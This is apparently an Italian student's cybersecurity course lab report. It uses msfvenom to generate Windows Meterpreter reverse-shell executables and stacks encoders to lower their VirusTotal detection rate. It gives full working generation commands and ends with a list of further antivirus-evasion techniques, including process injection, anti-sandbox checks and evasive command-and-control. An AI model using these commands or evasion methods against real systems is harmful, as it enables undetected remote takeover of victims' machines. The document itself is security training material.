EPICODE

ESERCIZIO W22D4

MSFVENOM

Mungiovì Fabio

TASK

L'esercizio di oggi consiste nel creare un malware utilizzando MSFvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.

1. Utilizzo di msfvenom per generare il malware.

2. Migliorare la Non Rilevabilità

3. Test del Malware una volta generato


Facoltativo

In relazione all’esercizio precedente, confronta i risultati del nuovo malware generato con quello di partenza.

Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie

ESECUZIONE

Come prima cosa, creiamo l'eseguibile del malware visto durante la lezione tramite l'utilizzo si **MSFvenom**




Qui in dettaglio i 3 payload del virus, in evidenza il tipo di encoder utilizzato per ogni payload, e il numero di interazioni eseguite:

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw`

`| msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw`

`| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe`

Una volta che l'eseguibile e pronto, valutiamo la sua invisibilità agli antivirus tramite il sito VirusTotal, che sulla base della valutazione di diversi antivirus, ci restituisce il numero di essi che hanno riconosciuto il file come malware.



9 su 62 è una buona base, ma può essere migliorata.

Per migliorare l'invisibiltà, andremo a ritoccare alcuni dettagli del codice di MSFvenom, con questo risultato:


`sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=1200 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw`

`| msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw`


`| msfvenom -a x86 --platform windows -e x86/countdown -o polimorphicommm2.exe`

Nel dettaglio:

- Nel primo payload sono state aumentate le iterazione da 100 a 200
- Nel secondo è stato cambiato l'encoder da `countdown` a `xor_dynamic`
- Nel terzo è stato cambiato l'encoder da `shikata_ga_nai` a `countdown`, così da avere 3 encoder differenti



Una volta creato il virus, testiamolo di nuovo con VirusTotal per vedere i risultati



Il numero di rilvezioni si è notevolmente abbassato, quindi le modifiche apportate al codice si sono rilevate efficaci.

FACOLTATIVO

Dall'esercizio emerge chiaramente come le diverse tecniche di codifica impiegate per il malware influenzino direttamente la sua rilevabilità da parte dei sistemi di protezione. Si nota che l'utilizzo di encoder ampiamente conosciuti può, paradossalmente, portare a un aumento del tasso di rilevamento, presumibilmente a causa della loro integrazione nelle basi di dati delle firme antivirus. Al contrario, l'adozione di tecniche meno comuni o la combinazione di più encoder sembrano ridurne l'identificazione

Per quanto riguarda le possibili migliorie volte a ridurre ulteriormente la rilevabilità del malware, potrebbero essere:

- **Variazione e Personalizzazione degli Encoder:** Proseguire la sperimentazione con diversi encoder, inclusi quelli meno diffusi o addirittura sviluppati su misura.
- **Tecniche di Offuscamento del Codice:** Al di là della semplice codifica del payload, l'applicazione di tecniche di offuscamento del codice sorgente o binario può rendere l'analisi statica molto più complessa. Questo include la modifica delle istruzioni, l'inserimento di codice ridondante ("dead code") o la riorganizzazione della logica del programma, rendendo difficile per gli scanner basati su firme identificare schemi noti.
- **Iniezione di Processo (Process Injection):** Un approccio efficace può essere l'iniezione del payload maligno all'interno di un processo legittimo già in esecuzione. Questo camuffa l'attività malevola all'interno di un contesto operativo riconosciuto e fidato, complicando il rilevamento basato sull'analisi del comportamento o delle firme del processo iniziale.
- **Meccanismi Anti-Analisi e Anti-Debugging:** L'integrazione di routine che permettono al malware di rilevare la presenza di ambienti di analisi (come macchine virtuali, sandbox o debugger) e di modificare il proprio comportamento di conseguenza può ostacolare l'analisi forense e il rilevamento. Ad esempio, il malware potrebbe astenersi dall'eseguire le sue funzionalità dannose se rileva di essere sotto esame.
- **Polimorfismo e Metamorfismo:** L'implementazione di tecniche che consentono al malware di mutare il proprio codice ad ogni esecuzione (polimorfismo) o di ricompilarsi completamente con una struttura differente (metamorfismo) rappresenta una sfida significativa per i sistemi antivirus basati su firme. Questo perché la "firma" del malware cambia costantemente, rendendo obsoleto il riconoscimento basato su pattern fissi.
- **Comunicazione C2 Evasiva:** Infine, la progettazione di meccanismi di comunicazione con il server di Comando e Controllo (C2) che siano difficili da rilevare e bloccare è fondamentale. Si possono utilizzare protocolli atipici, crittografia robusta, tecniche di "domain fronting" o comunicazioni mascherate per eludere il monitoraggio di rete.